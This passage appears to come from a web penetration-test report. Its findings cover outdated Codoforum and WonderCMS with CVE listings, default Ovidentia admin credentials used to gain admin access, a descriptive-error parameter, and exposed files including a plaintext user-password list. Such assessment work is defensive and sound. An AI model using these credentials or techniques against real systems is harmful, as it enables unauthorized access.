- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.



# References

- <https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>
- <https://www.slideshare.net/SamBowne/cnit-129s-ch-5-bypassing-clientside-controls>

# 7. Components with Known Vulnerabilities

Components  
with Known  
Vulnerabilities  
(Critical)

Below mentioned URL contains components with known vulnerabilities.


**Affected URL:**

- <http://52.66.195.199/wondercms/>
- <http://52.66.195.199/forum/>


and the PHP Version.

# Observation

- The php version of this website is **5.6.39-1** which is Out Dated.



- Latest php version is 8.1.20



# Observation



- Upon checking the versions of these components they turned out to be Out Dated.
- **Versions being used,**



Codoforum3.3.1



- **Latest Versions available,**



# ➤ Proof of Concept

- Codoforum has public exploits.

## [Codoforum](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2014-9261</a>	<a href="#">22</a>	1	Dir. Trav.	2015-03-23	2015-03-24	5.0	None	Remote	Low	Not required	Partial	None	None

The sanitize function in Codoforum 2.5.1 does not properly implement filtering for directory traversal sequences, which allows remote attackers to read arbitrary files via a .. (dot dot) in the path parameter to index.php.

# ➤ Proof of Concept

- Wondercms 2.3.1 has public exploits.

## [Wondercms](#) » [Wondercms](#) » [2.3.1](#) : Security Vulnerabilities

Cpe Name: `cpe:/a:wondercms:wondercms:2.3.1`

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2017-14523</a>	<a href="#">74</a>			2018-01-26	2019-04-30	5.0	None	Remote	Low	Not required	None	Partial	None
** DISPUTED ** WonderCMS 2.3.1 is vulnerable to an HTTP Host header injection attack. It uses user-entered values to redirect pages. NOTE: the vendor reports that exploitation is unlikely because the attack can only come from a local machine or from the administrator as a self attack.														
2	<a href="#">CVE-2017-14522</a>	<a href="#">79</a>		XSS	2018-01-26	2018-02-14	4.3	None	Remote	Medium	Not required	None	Partial	None
** DISPUTED ** In WonderCMS 2.3.1, the application's input fields accept arbitrary user input resulting in execution of malicious JavaScript. NOTE: the vendor disputes this issue stating that this is a feature that enables only a logged in administrator to write execute JavaScript anywhere on their website.														
3	<a href="#">CVE-2017-14521</a>	<a href="#">434</a>			2018-01-26	2019-04-26	6.5	None	Remote	Low	Single system	Partial	Partial	Partial

In WonderCMS 2.3.1, the upload functionality accepts random application extensions and leads to malicious File Upload.

# Recommendation

Take the following precautions:

- Update all the components and the php version which is running on it.
- Hide the current versions info from there pages.

# References

- [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A9-Using\\_Components\\_with\\_Known\\_Vulnerabilities](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities)
- [https://www.cvedetails.com/vulnerability-list/vendor\\_id-15088/product\\_id-30715/version\\_id-235577/Wondercms-Wondercms-2.3.1.html](https://www.cvedetails.com/vulnerability-list/vendor_id-15088/product_id-30715/version_id-235577/Wondercms-Wondercms-2.3.1.html)
- [https://www.cvedetails.com/vulnerability-list/vendor\\_id-15315/Codoforum.html](https://www.cvedetails.com/vulnerability-list/vendor_id-15315/Codoforum.html)



## 8. Default Admin Password

Default Admin  
Password  
(Critical)

Below mentioned URL is using default admin credentials.

**Affected URL:**


- <http://52.66.195.199/ovidenciaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1>

**Component Name:**

- ovidencia content management system

# Observation

- Navigate to <http://52.66.195.199/ovidentiaCMS/>
- In the ovidentia CMS page Click on Login (Maybe you see **Connexion** as website might be in French)



- After clicking it we can see this login page,

A screenshot of the login page of the Ovidentia CMS. The browser's address bar shows the URL: '52.66.195.199/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1'. The page has a gold header bar with 'News' and 'Translate' links. Below the header, there is a large, empty rectangular area. At the bottom of the page, there is a login form with two input fields: 'ID:' and 'Password :'. A 'Login' button is positioned below the password field. At the very bottom of the page, there is a footer line that reads: 'Collaborative portal Produced by Ovidentia, Ovidentia is a registered trademark of Cantico .'

## ➤ Proof of Concept - Ovidentia CMS admin access

- On searching for default ovidentia CMS admin credentials on the web we got,

- The screen that will follow is the final installation screen and will contain our admin credentials and a link to login to the site:

Congratulation, ovidentia is now configured, now you can log in with the default account

Login ID : **admin@admin.bab**


Password : **012345678**



[Go to login page](#)

# ➤ Proof of Concept

- Upon entering the credentials we got the administrator access.



# Business Impact – Extremely High

- Attacker will have all the admin privileges.
- He can easily deface the ovidentia CMS.

# Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Disable the default debug pages.
- Hide the admin login page.
- Remove all the default passwords and add your own password which should be very strong. It must contain a special character, at least one lowercase letter, at least one uppercase letter, and a number and it must be greater than or equal to 8 digits for maximum security.

# References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>
- <https://www.tmdhosting.com/kb/question/ovidentia-hosting-requirements-ovidentia-manual-installation/>

## 9. Descriptive Error Messages

Descriptive Error  
Messages  
(Low)

Below mentioned URLs shows descriptive error messages,

**Affected URL:**

- <http://52.66.195.199/?includelang=lang/en.php>

**Affected Parameter:**


- includelang



# Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.
- Now, notice the URL, you get a 'get' parameter of **includelang** which allow **descriptive error messages**.
- Here, we enter the payload: **includelang=hindi** and on executing this file the page throws a descriptive error.

## ➤ Proof of Concept – Descriptive error message displayed



# Business Impact – Low

- It doesn't harm the website directly, but it is letting the hacker to know about the website architecture which the hacker can to dig out internal resources and use them against the organization.

# Recommendation

Take the following precautions:

- Developers should **turn off** this **descriptive error messages** before the web application is finally released for general public use.

# References

- <https://cwe.mitre.org/data/definitions/209.html>
- [https://owasp.org/www-community/Improper\\_Error\\_Handling](https://owasp.org/www-community/Improper_Error_Handling)

# 10. Default Files and Pages

## Default Files and Pages (Moderate)

Below mentioned URLs shows default files and pages,


### **Affected URL:**

- <http://13.234.204.247/>

### **Default files and pages present:**

- robots.txt
- phpinfo.php
- userlist.txt
- server-status
- composer.json

## ➤ Proof of Concept – robots.txt



The image shows a dark-themed web browser window. The address bar at the top contains navigation icons (back, forward, refresh) and a URL: 13.234.204.247/robots.txt. The main content area displays the text of the robots.txt file in a monospaced font.

```
User-Agent: *  
Disallow: /static/images/  
Disallow: /oventiaCMS
```

# ➤ Proof of Concept – phpinfo.php

🔒 13.234.204.247/phpinfo.php


PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1



System	Linux ip-172-26-12-154 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar



## ➤ Proof of Concept – userlist.txt



The screenshot shows a web browser window with a dark theme. The address bar at the top displays the URL `13.234.204.247/userlist.txt`. Below the address bar, the content of the file is displayed in a monospaced font. The content consists of three lines, each representing a user entry in a colon-separated format: `Radhika:Radhika123:6`, `Nandan:Nandan123:7`, and `chandan:chandan123:4`.

```
Radhika:Radhika123:6  
Nandan:Nandan123:7  
chandan:chandan123:4
```

# ➤ Proof of Concept – server-status/

← → ↺

🛡️ 🔒 13.234.204.247/server-status/

## Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)  
Server MPM: event  
Server Built: 2018-06-07T19:43:03

---

Current Time: Monday, 05-Nov-2018 14:46:35 IST  
Restart Time: Monday, 05-Nov-2018 09:14:47 IST  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 5 hours 31 minutes 47 seconds  
Server load: 1.34 1.26 1.06  
Total accesses: 35 - Total Traffic: 97 kB  
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load  
.00176 requests/sec - 4 B/second - 2837 B/request  
1 requests currently being processed, 49 idle workers

